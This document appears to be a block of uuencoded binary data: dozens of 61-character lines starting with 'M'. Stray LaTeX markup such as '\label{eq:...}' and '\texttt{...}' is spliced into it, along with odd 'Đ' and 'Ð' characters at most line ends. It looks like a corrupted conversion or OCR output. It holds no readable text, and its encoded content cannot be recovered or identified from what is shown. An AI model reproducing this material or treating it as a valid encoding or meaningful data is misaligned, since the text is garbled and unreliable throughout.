M%3]GR;P.7T5IFL7;=\$VY,]Z,T#J=K[2*8(S?&T<^4FKF._<)Y9E#M?Y:V>N#Đ $\label{eq:mddd} $$MD<)$HH!^W._"ZV\#<21S-IQHZW!_^Y-8.DUWV\Q$-\#PL.V5GNSLIHX'6),H)$K-$D$$ M+HIAJ#9V1[`2EHV`]CA&W&NXD^M-@Z^BK7BA(+KZQ!5;JYK5^QMRWD#Q"?A]Đ $\label{eq:mv=def} \texttt{MV=\$.CY2`^)SS\$Y3\$;E/!.4V2O=ZGSDS6FM\E^&7E(-[^3AT/L(LEQ.,\#@K<ND)])} = \texttt{MV=\$.CY2`^)SSY3\$;E/!.4V2O=ZGSDS6FM\E^&7E(-[^3AT/L(LEQ.,\#@K<ND)])} = \texttt{MV=\$.CY2`^*} = \texttt{MV=\$.C$ MP^:W46)YSB@TM7:)']T[C*X?&OZ*T'XML&.&^\$!=)-!!W]TBAPWM.1["H[(1Đ MT2I5X-7)48E0ID]-*@0D6UN)@=6L&T^QX\N9H?)A8[V&Q9'Y\J..VS/U+>K9Đ MWWVGWQ!5\X7M72;SX+1+^",%.\$)5,"8+3T\VIG.1;-:<<VR6(X09[#S[3D[2Đ M9-_'ZAB.*90<W/W_PUWR^[09!/B(M\$N[<5**"6H`7FI`\;#:XE3\$IQ.QD)ZCÐ MW*-B97%N1(T6'K3_(35R;%U#?4#[^>)UZ<IM1](D^UW_]I3EBM#LP_(%]1@9Đ MT<SSJI;BB*P[*O[RRMH)QE?P?3?X]QXCR(7A(T)@# ;;H1;1FN30,68T[I<FD M[NXZSIYWFZK^[[VG/I.#BHP^#4(QGR8*;V@XM]:P)#%6I^]:+)7DP?GKS=YGĐ M?>>*V#V2ZO<1Q,0:G1)![]5,EQ-VG]1WZ:AVRBA*.81`3)SLWB\$5WG_3V+\KĐ MB_M&['\3=KGW.&:;IR5"OM8YA'=SB0L1UW"R`C][\$0:K423TX8R0QA*_QY-VĐ $\texttt{MU(W/V\$B!?;VXL7_`X,FOG1^Y6GAR+L;<2:IMF[\&T0"F/8E^[]BBKOA4M6\&",Đ)}$ ML32?4%/U@@REX0%_Q]JIS:+:'RR9K8?8SZ2+=IOJ'L`JHM.1[(VKM<\1F^[IĐ MX72FM\$N9,V"M2HWU3_I`H/2@\$D&OZN&H,-KS1+A;*.E-\$>Q."'%AP-4-?3-RĐ MP3KG7O31N9!I2ZY0`[`@22-_OH,/7'9=G7\$N_@O\$Q??ND?1[6LKN^!1?,!?"Ð M:SL%W#J"5T6K**F+V4E<L-57*1":"E:.I451BP\$7Z,AV("0V-;.P+V6>X#3\D MAF0YV&AIY&]_0RU#_-ZIBB*_GU*OT^%R1UV8IL6O34,*N2V,#2Y)=-X(M9.?Đ MFPT+GE9YL"",XIMG*D,(2QOOF>Q%DYO*C/+^@\G=X<=5Q4FOR'3R@`!A=P<5D MUKOVDU#?N.LX`A2%\$]USA?T_2D@')UX?)^(7=.]\$(LX9#R99Z_&.*1JMR+SMÐ M7#?%W<S3BU'BZ'3[?`LBLF_&/K2T6H1_Q3L".JCAQ'7/H<"F..+Y\$71-0E,WD MG86-\$QZ8ZV!1X8;FZJK*0Y>%XCS]8H>G(@L5\$[6'I!6B BWHCYP[\<OJ?5#GD M_S`4*.&U"=ZAKK!A'7!XA^>.PV!GQC.XR#P=TQY,QBR"/7"WN=(^0RKKP((CD M2<2@HC#=A^8!H,K%"_%OA[@\$&_M3@*;U`SC4)U!\P(=(,\$A1_N=>]VD#D)!\$Đ MD\HKP_28*%P&%P.0>P&I5PB6S2PO[W8?&:E["ZF..969WNJ6U.L7BO>L/J5Đ MJ8J58C^I-/->+REJ@V[;LP6]=TN,A4X??,07\(.B8]0-BS&DST#%-E"_%)LJD MSF#BC-);4Y]WP8RG*#`55CRYK*<WCB5W#>J*N,SP*)7VJSWQ)AL-4!91)E)'D

 $M4]N^G9^K-K^*B+'80=PUH9W^*=07.H9!0,J^*,I'><)<RVL/HV%P[K+C>D]$ M6#F''17!5#98PV`Y_+5_\$N-GC^'Y`DH\/?\9<@6]FGN0\3>AI(L8[)5HVGN,D M*R':CWDE5+NR@Q>[K8BYV-LSSUF<H:M?7238SY3W5903Z^"TYDNT,#02P*N3D M\$A]32.*Y3*J]^>QBKE.@06Y!P=G='TND7E"GA?1JG/,^A/.*Y]O]7NV2^\$G<Đ MY1\$!`YI3#M55\?0G%V=%\$3KY6/[&<\$F>08NZDC,!/0S&)XA=M-&"YZ6Z&7NMD M^#8MUE=:=BI3Z)^PBR"KGK^]8.S]^40H=L!^3_<D8G24?,RJ^696D^U:_;-,Đ ME#0J=P4X1VB `IS>,JFE>PW#0%"I4I6=WUX G!BR%W+S7\$XDJN&8QI+T+H0%D MUU(4N:&)P&9W</8P0,U:OEDE`+XYU6.G&V*()Y-(4[OK=5V4>YE#"84S5\$K@DEVENTEDEM]XN30:1NXC?5%31.<@G"-S:Q8=L'C3U6,7F#*MM4*-3DB?9I<3)#RC@+0_D3D M.K)=K%_:B*T070]B>B'N)S7\$[R?KLZ03'%^7&(OVQ50H-G>D7/9=FHHT0]R^Đ MHTR!7<#`)ERK%>?OF?JT]L[#BN?.AT*5LP=:(C.7PUY@#RE[^?.PX;9T<[1_Ð MANN_(-5\"M@`S[)_GJ#UE#3O+'@9&<S'T)&\$]+&ZG@Y!8^5((W7CVRW+L6)"Đ $MS3F:^--IK?FR5PR)=JZ6\Q+<110M+E*=E3%/S:VNIY3[=GU4;JD6(.EXDO+NÐ)]$ MC,>;,%KWA]T)<7%XLKVD-Y\$3F`._G0,.&CVE%MOP()*#57WH3[(%]B>D&M]&Đ MMS6"\$Z\O2`.+6+HPV01NV/,?\EF?):Q/;WIGF:/J:)>0OL\$/PNM0=(O\%)!_Ð M5G[B4S:B&1,F^-LUZ3X<!XE2-J'%K8WG4R55N\NTN,P]^RP]+\/&)K"Q@2DCÐ M)=AT4#OE@"E3#6:/,2ZB6!"<S:.H!F^S])8/UI6&NR)>O%U+=+6/F1Z,>>_BD M!7,K?T7X3Y^K'OU]H4D*98^F9Q%.XW4!8:*EY^.DRJ\$Y,\$GRB6R:;U-]_KOPĐ M:-(%`I447GO5NJE"L(,^TY(&D.6K"*WOM"S@=GMG/<X1%^DBO;MNA6V;'KWZĐ MU/@;^0(AV'R*KP<TX+P1B1W],9KTF135/D(_L\L@ET06J.+>TN5UAHM5V,@HD $M?Q6,0^7@>($M/_9F\;09>Y/2>=I517NYP3"(9@R>;?L'!URRQ1I#B&T]6_J(Đ)$ $M@W\&_/4822QA3T>, 9<B\&T;5)V42$-!#%9A[+*9C[UDIJ/=)),A8N\I:11H'H`Ð$ M.`<GX7#B7>C_:E)8\';`*H,5.F(;K=JV@S/%WOFXO!KQ_QIG\+:`Y7<KS/]4Đ MRA)3[EU0N,C6*)](SD\$O->:<:?HNQ7EM/#.&TY(U*]6=_\$6+7PQDNO:`]*K^Đ MB7*\<7=\;F%4\$KW]`&O+!]4A20LNZO6)?A%Z.DO#NUEW_:>>:OY;:8KL/0FD $M2\#!GY8F^M?%[50Q*KN:M":ZB-B9,=P&7/1T1;?YMM=VZP\#RN[>8=R);0-\#PD$ M[Q')1#VK&+YJD[>SV]J+M<084EL-8X5!5QB`XB>Q^4B3WR13%]1G8;,5_?W"D MG'+8,7*%)J\FV-X<MFSTGOWB'7ZSVL(UL\$;R-NX0*P/)2DR6[Z*;5&@W5%?^Đ $\label{eq:mogNBWGE} $$ $ CPO? = -\$J!RG-ED=N)"X="\$U4\$\#@HCB_=CXB6!^&Z.0P3F>]4\&]$ (Delta = -\$J!RG-ED=N)"X="$U4\$\#@HCB_=CXB6!^&Z.0P3F>]4\&]$ (Delta = -\$J!RG-ED=N)"X="$U4\$\#@HCB_=CXB6!^&Z.0P3F>$ (Delta = -\Right = -\Righ M'!PRT(N+%^Y0:,=,54X=YYHY3,>W.:))@7D<GQE1,-.N.YJR_NJ+2*)&;U%\D M\$+"+IK?)!N?FI0U7[T4Z9_HS"W6_S5I]AOX?4PGT`\KG3[/V-_#+)CLW'R4DĐ M.BY\9VM@:.N81K?B1Y7:-XDT]&WIXR?49SIEJPE0V9Q8UR#D3A\\@<871HE5D M%-I?U;*<-V_OTN]'?9IEI8ZQ205.G#0!FZ(V-?CTS7AYAMJLKR).=)+B9BT0Đ M:QBMK#P9`A<]#V#=#=8+!9[HD/C*@27["=^DQ]N`A29\$["S51D_'QT&CW\$'QĐ $M[4LK0$\AH&])#1:RND$BV(*AB`U,@IQSNXI!`/1[4>]\G9+O>!69I>G#*Z7/Ð$ $\texttt{M,.R,TZ*G(4W8</?5=_<\$(T/(+'TII@"?19_"0:WG8\#\#'0!5T:W>M\D4D7Q6RD) }$ MN#9=ZEJQ75,YP#:5)%?AJ,FYL8=-8DSA,%_R[&W/N79[E*9P>3?[%)R7EX/Đ MD<;#/I27G]>;YZRH/,C'O!Q%YG<[V<A\;L9`G_51]\[ILP/`./53BWWW.RS7Đ $\texttt{M+\J\&W\&:\$ZJ?Z<\!JI9HF\#:\#L_<\$Q*OIOR(A*[RSTKF7^]84"CX:G0FL^NA\&3*:D)}$ MMVJXV*4(V#M*:I>T*RP\AA[I9M5&J:Y<+6)Z"^R;(Y@4^RD<J9ED-#.F^6UDĐ M=IGU?E1-*NG5_>!3PKKBQ:05*^JQ7V-/WY5C&W`@F^4`?DDS^49CFV2XJ0#2D $\label{eq:mm'r@DW/;V4;@4CD!OOTF(`HH\]UV,Q:+VV&RGCC\##Z-`1!\HR!\K$C*FF.Đ } \\$ M2R/CW4K>Y2!]<AI*=W1>-3&WSA.>IQA(="XN:3@MNCKH1H8WDB<`"<D=,S93D M\$J%BPGYA"ZF=M?B%;8?OQ(IJ:3;ZU#.87PUD2)?H.@W*["HPFMF=(N@OF;2IĐ MVE*;BS>WOBOF:_`6/>,U;5GBVP_H!A.M03(B\$NRCKDCC[%\$GF,CRM]<T)?N@Đ M&7M2A]7[*(T>XONV:3ZL(.]RA;G!W0@'_YJ'%_&^`-YI+`'.QGTS^1!6*9=/Đ M3WJ(.3R4KWC<6S4MY[:].Y&"74?G0Q4'+XCFL=VQKE2;VP?M).OE5!^/GQB^Đ M1ER"X*`MB4#E\$^++B[2:/3)\$#8H<7GUNI7,Q3DJM64K*5L!=Q*]3ZZ!#W]*PĐ $\label{eq:me_-+nnpa} $$ ME_-+NNPA[$"<+P'P)@9?^]F6^`</,[C;K4\/S6$I:\S0,Z"W&'!(,NZZ7+"GD)] $$ ME_-+NNPA[$"<+P'P)@9?^]F6^`</.$ M/FS`XM;"I*%4CBFGU''1B"3KTQ!XJEEN8*G>[+R0\$\$D@-ZB#HI-G=H@A)_>TĐ M(:-^OCQP*[AG!SB:LC_DM;I&3I(3P2R;)&BO"76<L/^ZH3A??_2B93NN^8;CD MX@FM?F:WS\$*8UI[S=:"F:\$/KF<%(PF`=BS;;YG:)WRET2!!6>%9F9EZ,F>2OÐ M[[>9SK!7=6!NJ(ZXMMRIB+#I\$2#ZSE9R&WME-`,`[WT06\$>,?;*-&\$007ZY?Đ M:L.0:Y??G&1=0;+%BYX Y]D]5?-7FOLJX.]D>6U73E)6<*9*9Y0.\$[WVO>&DĐ M4_1VJ)MS^ME1-R7B!^R-SW@Q92W40QM/>77>&WE34K\`]>VEV%Y<%:)PB;(\D $MK, 9; 6X487_CBGKIGN#J74#CQN]K9*]Q-\D3A!;O:ERUX[GM\?'Z]")#&"C\JD$ MK9V:>D8UY9@&6]I<TA32VD#!BU;K3=C?]KAE_H!5%QE<"33U].J>#6.+3,>(D M`SH5^8[6LN)>:9!KS2J<R5='7\$TX,)SIC5/D-\O--BKQ`Z-<E^6JM_K0H)OQĐ MD;\$K=);F@8X)M]]A3%,Z9NU%D*_S:V<]:F+'=8.[=P9W13^[ZEBF*`#;RN'DĐ MU>8#MZR)^2Z7^6XE+G:]PV2QIPJ0]!ZH+&9[8[_2X5YQS#8,8)9W=OEIKOO8Đ

MIR]I?,\IHS[_1KXD35-T^R>;2\$/!@&ODZ63UY,;1?<2C?QIH]ZL@%A3@=I;]D M)&,4!6V23LV2MMPAS1"D&CBM%FGKV:S)+_Y@)6-BB9WG\#&X\$K!JQDAN,6ND M.D4J2R'\$G[Y*4\$J8S%V?J^UO?]3^;O(@D`I;')\$3B?T+RG^Z23OH<.BL7VM6Đ M<S+ZI;898]K[2ZDSCP"I@%0MA\"AFONW%:H@`6\8Q&7^T=R;C3D@A_N,XKQQĐ MBS;X&#.I*9"^2&(CT=Z7;\$^J:?X,NJNY4F>X/ITT6;YFEK5\$2I#.20K,=\G?Đ M%!!T&DCV6&I/;W8@ZA=(`-0/N^<J;G<N@NWG>2\:W2OUSS+6[R'DHPS"?%Z%D MRE.-JPCF\$=/WG!'PE6.+\$6F[PN".*;X+S@MT<^>W\ 8"W7P>+C]8!3]>]3.PĐ $M; #A:MY"^`M7OXR4<==N?.\.2:]L]RH7#&`8NT9U@J%-V@M&>04\F"BNS7"/YÐ$ M*@S!W^N?Z(]1E.)\$IU\+6\$H%@G:CJO<\9H:#!&8\N>W3TGSE*D;&,_\$415UJD $M% [A+Z3<7GCLOQYV7G0\P%) EHM7VO>_/%Z=6`>W; PQJ5,=0D2<].9@>;*0,&=D$ MDS?Y<X3`DXKGD9^\$17+D\$Z6@ZH0'"H:*16>)A0=VK_R>IA&J]])61%B1V)^@Đ MT>)A9SZ+MTD-V(BT5C&\$/'ZJN)<:46]K:W?)R\/S@B&BHL_**_GHT)`]S]*JÐ MX%4%9?\,GX#GMJ^?N[T\U.?B8C1#C.L\$^]2T+.M*U^6P)@3F)H?E8.QY#1RXD M.,]P-%X8!W^?W\3PIA7^Y\$>U9'!;?4)Z+0ES'=8#B5K#7GUD2O+<X8<,-%F-D M>7</`W-.C>(\$76]>;5YBD3V,J/HL'QK=)@QOGUV8N'`16WR'"D:SHYTB/P,]Ð M70%T44\$V^3\8GG2^EE("5]HI>2A5JK4U!];%JXI4;I4??%["+"FI2;0A@N^QĐ M"53?XIR6JCJ4^#0%8462ZA\M?A10LM/W[632"1V*\<GTG.M]9UY!7BVZIYBJÐ ML0FX89OVU]@NBQ;-X1VZ:NK?,]5:T5J=U"8[]!*8NALZ:KJ\UFUI5IA?,]C^Đ M)#S<Q.2&1UD0-]9U[EBBH@]\$.'B<)IZ(@ST<[C/[[/050U,>30,IT2--B!4DD M,[X\$LCM!Y495[D*],1VS8QRFKP.91U#7#U1D--E_A,>'75F:1*;)/31[_F9?Đ M&/LS*#)R<?U;4J,<_S4BK3Q0?F[10DG^/6L6GM4"7XK!LKL0@^FXA]ZAU]S,Đ MG5302T,2C9DB9C#:TLM'AA0%O\$[N)=ZDBE`)+VPGN)BXPS;RN"FVU<1*30UBĐ M!)?*QZX=?6`UM:S_*7+XUUOZ2(X50X]P,C!,&3;H^9EY*K,[,[YL\JAIP>5@Đ M\$V6&221M1Q'\$VW+I4WRWO1\$'T/Y`=9]UQ-\$JNGU%DQM@N6QC0M23\$4_5<)C;D M4%`A[J8GZ-L&1\\?R\$,_[MKX[B]WEKOFJ.PFP8!]-Q7E`1/V1>4>KE=LLA3HD MT-U%P:^S+OL[<8[\Y_F7+HC\PP(1\$RI+IU7VE5?I01(*%](_V>H&XQNN*QV-Đ MR?13&[^Z'&PDNA[\$39<NR.[]D%[:A\$];[:^:?'DMZ?B:NZZ`3+WP08?Z^Đ MDJS6=4!'I-,)>MR/-94^2Z:1+7EC/*"H5P"3UO*J]F93="#1^DD<2R:\$T@@4Đ M*XQ2!:.K`=&YDP*9ME&4#5+JAT&NSLS]:'0?ZUD-\$K?F.P3X0F!V)>R*UQF#Đ $MS\&XS,T6?@63K]6G-YTW/!7J##C!T[I(=82[@.$XYJ'\7[5;[I/,Z^7:AHZM9D]])]$ M9F&CZS`[^%8]C)UAV79@.3[*]^`^7R%Y0IK)./\$8WC@1S)\$_5V33'4J>\$0/AD M@L_E.^NXW276\$I,@7>BZ&C=?/)U5=EFF/K-O`D5FIS-.!7HJ#M6_6*9,5,;ZĐ MT4?]FZ3F!BNNUY\WGLE#0T0ON?-IMEN[H,`/UO=N?^:4=_AFW+R29;.4E";=Đ M'-_R!!?[/ONU)Q[_1>NI1M+P+\$D;9>/.'7^I/TC+Y=;K2A2\$4^.%`VP)O^7%D M%THU>9A".?H&GOGLB^Q@(BJJ9*LXS?4V*QX>%E^Y_Q1X62&URH\$O%#K;:X*'Đ M-DEUGP)ABOSE)OS#-X47(G.006F;=I%3J`]0=9.Y1+K(8R06L#SEA+:.!-\;Đ MB@S5/M!Y;=?.M\$<2NEU5DN>_X)Z6:C,:;^`JVN<5-G[)3<_5(+((?FJ3E.<ZD $\texttt{M!:85`1=LVK=!)C=GMX4HNBN8JLU79C(U[RH2ME^{\})/I5HWD$\#S1\&/X?"YPD;D}$ M85NI6YC8H8A"EK+O'8LS)RD6!<9S7)ANEDR^GM'HCZBMY#:#L[GR(^(37GK&Đ MVX<^N&B-YLH)UXLM=0S!W6G&+R5=X14"9+F6R2W\$\$A,HBOH*+O2C%K&";@V9Đ M'1=FM%>V7TC NJ95++Q`PV=EI=%0&9.QMQ;GC2O]O//^6*;7[].^UH,A[-N%D $\texttt{M=8S"M"\&-E9($\backslash$,P),DQX3)Z6SK} \\ \texttt{E>FJ(ZJ0[7_UDL/@]5,TB90M](UG"<6YD) }$ M!6ZI[Y9D=BK>R\$6IZ6N=.;1\$[E&L[&#M;G#F`'/4<P0[4RK;G0XEKWU-SIT?Đ $MGF-C+/C1*-:J=I]QU_@:[+W@<6EJ;N&]@ES-;HW&3-P)\protect{HF7>?HBTD}$ M1:KZ>X#C+\$J<&V'5*-LIIF_O4E/-["Z3>.@'<F.U"3L/V9>?Y"S;&`\\$.BEEĐ M7QN->Q7(GVW3/]1ZI[YRAAM9D&/-Y\$&Q-H!977519+>^LT[OCDOAE'P9^U[-D M\$)S9?PZ5B-CMQCY@^&I('295*T_!KH]M&NL!8T\$?\$/!32.#H9+I`D5(PBFOOÐ MQ;5S:*E_[)!-\$FM8EP7[209Y:-#2R(>[2(*H]?-0*"G8%]#SIGKC6_UGYKMFD M)76*WQQ&]OOSJ+%)G:##(V<;%]"]LMCR??P!2-FG9321+,!#(HL-\$DWS_50&Đ M>YW-C5//0U%*@<C2^55Z[OKTYFT4G<OK!X:ABF4!F)PA0?%O5BXE3;0E4OY0Đ $M1.:W5K^{$1}?'"4D#JOHV"FOU*EV%4#E)->C[K2OJ'H[SZ"EO4Y'DI\P8CMBD]$ MBH5OP&O("[LUWXZ#M\$67"F".]Z%5J:.W#IEV\6^"894NG`ID(+PD9))SH\6NÐ M\$"%=TSC=Y&M_ZZ%F:YP/O"Y(E(?&##0,ALT_ZH]/K,PC:7`8(*P?/GSC0)+ND MPD:B0L;<93J00&;>J4QM!@N&>9:M;%LE#8ZS;I\V.&8!AS?(_1VJ#LEUTD_Đ MU[(Z7.&SJV01]K^'&E9D@ES?Q+GT;6L5ECLW_B:=N26(OT!`-RRCNVXB_%GQĐ M12_8"!>\]650@NOK\H5^A<?2QF117FUY=(;AGC%IRSZGP]6DI[S_QLX7J/+3D $M-HT\#5R\#\#; FGU.M77R`69IY@.G-\5E<PL-4@!)\!>< ZNL?-;=) MGQ(\!'2;"=D) MG$ MAC^H+?9DT5S"Y6?>\U\7SH!WA/>^BHO=&\<MWLY"'].AT47[2"?B;WOQN,>?Đ MUDE\KT@8\$19[%CWLR`@B2O2+]*?'FE1:BO_'TP32W?NARLR@Y?_2.:7@G"*^D

 $M@@[PX'8:=8SYF"O6E:5.2M?8EK$E1\5>>WP[0*80%@3*@DB!/$)/?%8*GST)D$ M\$=K_BUY1X\$Y%A>D%@HU5Q6?V[)Y:I*8@N':\^37P5<A/U@:3-T^,*3I\KYHUÐ M3Z>V:5NN7@71_G6"C/#>:U-42+X"&G7:KFA3;/WDA(G9K2WLL'7L";`X190VĐ M0>\$V@#U_4NT/NS8;,]`"44.6'[)%4U5,&</5PV*QB7U4U>)7A5<RBL\%8.`>Đ MUV0XWKCL+5K/A0'`-(A_>S\P!<K4`&X@7VOE:.KTPA-=*5M>#<]*J4#'YZ;OĐ MRR=>>#M-1ZN12!F>4E4/ONZY>KZK/\[T%G>.\5]\$5V6<#C0Y@(5MWY,EK8MPĐ MMR#3EH\O,64-^S.\Y?54%H"LYK\$O8;9<_3UA7+&F\S5XTYHG\SK+HR1_[OT:Đ M3MJ4\$6L^:DTG_K(B8'T8;\E`U:3?G]"W,8UQ\B]^\4LX(0]",DY+J6G\$'!8AĐ M3JVCD;C@9SPPEX<;*A4G_WXU%H)UB%\%_A&<^7<>D#J:#L&YR'4C\$\;U?,/4D M5I)4:L*R<;-TF6Y[X\$(/OT0(R1A&X!=6R-=T[3H_`E7]=I?.9"#@_I\I7'K*Đ MZNR>"Q)/BNA>].#&[7G5<D5?.ON9>I7Y,-@X'[^2V9[((DP+KSN:74"T8N*UĐ M\4\DD3]TN69YRD\$T.3[E(.W_6-@#1\$.:>\NS)0\4S:`/B`E2:4']RS4["WB`Ð M&TW.C\[\FS1DAZ>[\%6:03?\\P\%L90WXX\E,\%4Z:(RB<]_0\#J"[LBB7VZ'5X\D M^;S=L9:IB/KX]-#09S@"R75Q]Z+M+?MD@QF0K3NXR\8Y,[YA<5*ZG*G)PM1AD M[FL1*.14`%8TMB*BPB_8UT92276P/G[BL><.<=D_)[N@FB;U<B"BR5JX\-T\$Đ MNIM[]P[G++HF56:%#,]I)B[T%@A+"@-Z@PRC\+"23]+W\$A;\$/OE:&]O7M-J'Đ M>3U`FY'5@@E``CI&X1R%E?YI\$8\$0-BLIU.E\(+A;'/=]"-O+<[^L6RK_F6H>Đ M-XZHNLW//-TO!THB6803PA[PF=CMY9)#I.@;^\S=7WVHC5(<#'LGY*IR@0PPĐ M, "YXIR<4'8]4;FT#592S4TI0%DFFUA)+P'8N*_=9[!X&Y;BZ*E2.NG<<^E`1D $\label{eq:mc2lmnuvic} \verb|MC?LMNUVIC>|, H>&08_1!">RX$YTWQ[5W048-;G@YBUG^X<6>G+%0>[HGV&:\TD]| | The content of t$ MOVU0@>1^2PARH:Q20M+H]7Q*T#0LDE.?%CTBG^X4N7J!`HK*GP&"?O)>XV;%D MMELL\+%"(!\$PN#)W/U(^AH)DF\$O)(#70;G1]N?G^8=)(HNB*O,M-5].I+218Đ M)@1B4`6\H=O`\FQ/ZVOV+H29O0]I\C(U+@/P*L",RPQ;#@JC:+*,@8\!]=OCÐ $\label{eq:mgqvpv8x#!u,fsg,ckt?} $$ MGQVPV8X\#!U,FSG,CKT?)["D\Y><,_%Q'"LY$",Y(IL^-6R*//_GXNI[9S\N"D)] $$$ M7!_)RL+GA7<(`ZT0OS2]/1M<]+-*>Z2]OV+.<*@60)+['29T)J(U[!EXBCQWĐ $M*-J/_{0B}J#?:5"&^CL^[Y]<A4V<FOM]HM/,"1C:;]B</\^'!VB45EP*[K$PÐ]$ $M7S_H@>+<\\+$.(\@ERD=>/]TU*H;0+./$N?CH&E<SK2LW+B!9-15S=&FCR_((Ð))$ MOF#V34#4=^:)BHA\UN9L'+%6M-%*(\QYL.!L?4!"\%M7&_\$9PF[VMEOG.<.HD M*_ML#F7!ASE0A-'3%+!%"\$U8&I*S!6ON1S*E`L3Z15B3IX+KX`@3>V^&NGYHD $\overline{\texttt{M6NOVXS}} \, (\, \texttt{E-<O+^<\#F\$G} \, ; \, \texttt{4O-\$GU/U775-=.GP} \, ; \, \texttt{0<Q@^:7} \,) \, \$ \, \texttt{SJ^:MINT<A\$OPR} \, ; \, \texttt{D} \, = \, \texttt{D} \, = \, \texttt{D} \, ; \, \texttt{D} \, = \, \texttt{D} \, =$ M0:C.`\$,UDESL1L_[&/'\$7DR*)H]`*O_-U'0U=:\Y<73^B\2`N5:['NH:HGD M(KRR=G+8<CSJGQ8PN>+.IC!>'PHI8EL9.WAT*GCS3=EA`>(IVKYU[JY?GTPIĐ $M@N^{;<I-.J93[6=4H$OQ];R96:"ZVQE`@U(Z"QPL/9'L.7\,1Z(!W[PS#?M(TĐ)])$ $\label{eq:mb<?-YYQH"!@@*=?/Q^\;+,PS;B^'\%YE0>IH0?^ZR+QVJ=_UQ($51+2NX*'32D)} \\$ M]);/F=1ESF6P`#=1S;^84V-RQF])4U(+JFN;:SS7+'>M,@'3W`R&]YN]T+A3Đ M`^14^;V4()7X%X>I0B%==1_UP9"0"NNK>I'Q>LE-PEV@4.>/J^'IN9MTP%&)Đ MI[6`4E.-^?/&&PYXBB,_\\$2Q@6SE(CJ]Y/;'U53#B"B?PC78E@'8\$*<W<RMHD $\texttt{M[^R^_L-\$EL=,T'5C\backslash WG7P4QHG6W$2'V\backslash 'T=[LH<O)VWSU^\$JP[;,V1L^=Y4ZD] }$ M`>=KFYWFU'F*4X8W2"^F*.#GC`2>SV#@2K87L%T.HC1\:#.HSZ%DJ1-S,QV<D MJJ@\$.K3WE4L]O76'.)TU#.8W.CV\$JD5 F<L:[YPQYO<NT'6RD+NV>6Z%<950D M&I9O?&E1R%_TMBDPOSM3<P'D*J.U9`;,L%5]_B")5-%A1>Z*L<`'XFGLE#7/Đ MT+3U]2SJ2M^,;T8VUEQN/,FL]S1WXQF]PPFC@-B075KRV6,XV.* 1H*9`J6CĐ MTM<<"B?-#Y*2D-H.;,,(#O(]QGI=V1PI=_ND<5W\$X2IC#]`L:`("K\$@LX;!AĐ ML&TAK;Q+'!OM.7J@8*];\$O:3GD@VCA"V0>7[B#1XX*^+]1_77@Y?%@EF0O,XĐ M/R+1&&I+_JSUB,SFX[_0PQ-RXS9FSQ`SP:(-Y]!30U&9UU9WU(N.;JNSZY#>Đ $\texttt{M} \setminus \texttt{G5;\&K=] \&Z(06.;86.(ZY,`V:\&!3K} \setminus ,6\&J/\&\&05,UCA+B8PPUD.@MZ[<>,KUD) = \texttt{M} \setminus \texttt{M} \cup \texttt{M} \setminus \texttt{M} \setminus \texttt{M} \setminus \texttt{M} \cup \texttt{M} \cup$ $M\N,7"DD-_DDV+CB)Q:_MXG[>OX9$!)03Y4]/?=ZUVB>2"(B0`-@7X%)CAFF.D$ MI\;B"!WZUA3<&+L8; `OVNLP_)F,!NWHSH_/6Y&^31V96=W^;Y`LO-JQW:)>#D MDORC^J"6<9_@) \(#T9:6NL/!S0]3&TU<WGW1=8DY>;//YDF.&XU+\[UEC_W)D MAOC;-/&2]I:RU/T[@SFF#\$![F%W)`CLDW:?X('X9M/+IL76L[HS#).JO.!R-Ð M(T=/R>G,N(0?*&VHME<[F#)N>KJF<00#V3J'Z5TZ3HR!*,8<RV:T8E8T:7\MĐ MG?P<_1GOOEE@D_%4KF4MQ94(L\$;I\$[1Q<2+2&6JM_ULLW:B]N?L\$':DWS^#D ML:-B<\$:J#]43Y)B;KK\$GGX`2220FKH=G5XC5R2&@EIU8<5K:P0QFTX6G^C0FD M?G'Q'!_#H'K7;R\$O[+%DV[:^,2XE"#M:`#-13TM0]YY1V+Y]F(494YFEFP"D MRX`W;%]II\ZIAT7L9Q-J2/XA==0J4NZAR24\$%QBZ7H^]80Q^8GVDJ+08X*/NÐ $M=TSW'$3+8)F7MNQE<?1OC$Z1Y[RX].#_,(2.1E>,TO`P4:5%C5-/A:#ET>4D$ M\$,C>@R1]8T7EJX"]EGQH?N_MK\O0[4K]`])&A>_/)'6;D_P@GR/QJVALJR_^Đ MZ=D*N7GZ]=97[FY<[@*>Q:ZU`.E0(>*G<51,^M))]'NUFP_E?RSGM^6`9V32Đ M[&O'NIM*GK2-_:8A=_#">:B-E!N[&AJ1<!?G=1^E07EX16Q%2B0>]40 FVCPĐ M8M4_\>JYB3@;3#KCI[(E=O&-KU/I>(%(0>5P#8Z@D]_G9`K-0EZ\V-KS@Y3QĐ

MNQR; V530YK) E_8S(96&TTZ`.&5.QZTQ+I\$-.,Z^[2LKKUHVD@;H&Y0Q^>WG?Đ M?98]H4/`P;Q\$ONKKXG8%MT_0I\:2%@LX@H>-O3'Z;++&Y>/MM."8@>U\$58[UÐ M@61@8DT\$UQ+;E.RQT&\"T6?XC,;^E]66#MBDDJ%O*D]YUKAY9U)P=;<_K<Z\D $MOUGD&(`Z;J(HWW+_)&=$P$?^J<>.8U[\N7/^+5XV!+A8M&Y/*RDLBSC16.XD$ M;!F[BUW,#L&>(D<;L*>CQ+=O>+*:8:IZH\$EBH&S`&:\F[_`X_M3W@=[O)S9*D MG),1?T#T&_>*(7W;Z<)^YZ\$T!%%M#RK\3>V/#LBF^/668W&?29[@D!3H:31\D M^55UWO%&H*7,\,3! \ @1>`J]J^2R<A7NO6G!D><;:<7=6 OP *NSTCS,H!\D M7/1%)7?\!_/YOH+=A0K<5YK9Y*S;8F/9P0G-%WZ=LB)K)#^3%"BP9,>LD2^Đ MO(N=76H'\$P##J!Y2<\$4MT^8S.*GT,X].B\/)*OW+ZEUR.='4HQ"!PH5D]X?@Đ M_`8OC-\$_RJ@=V&B_DI=OM'F`*`E2Q&3IV6@:<=HV@&J"O\$@A)USR0[I**NT`Đ MUPDOQD-?UO:/SP321RN)P^P6H]U4Z9XHS\V_;,G9-04^0W9VYUL!3*SDYRD9Đ M^{-5} ;>:4 $I(G3(#)8^{-4}, JB^{-4}; &G, #^[*&'^$)2'OM; 'AJR:B2)-2QC; &*; D$ MF7K&25DS@+LDX#/_D67TQ#?CKIU=Q>14!6Y?;;G"[R&,&]\$Q62]H___+S4\2GĐ $M < i = 37@MWBK/T: ^:SZ^ZWP,RM/2[?^{7}.)HLD=94[ZB^C*XSL^@]7=:\&.:0Ð$ M3)!"T3'^J__RX/ZTQ7+)(6ZMXHC?[82JNI;U]E/ED7!G_U&I\$:?X-5+Q(K5WĐ 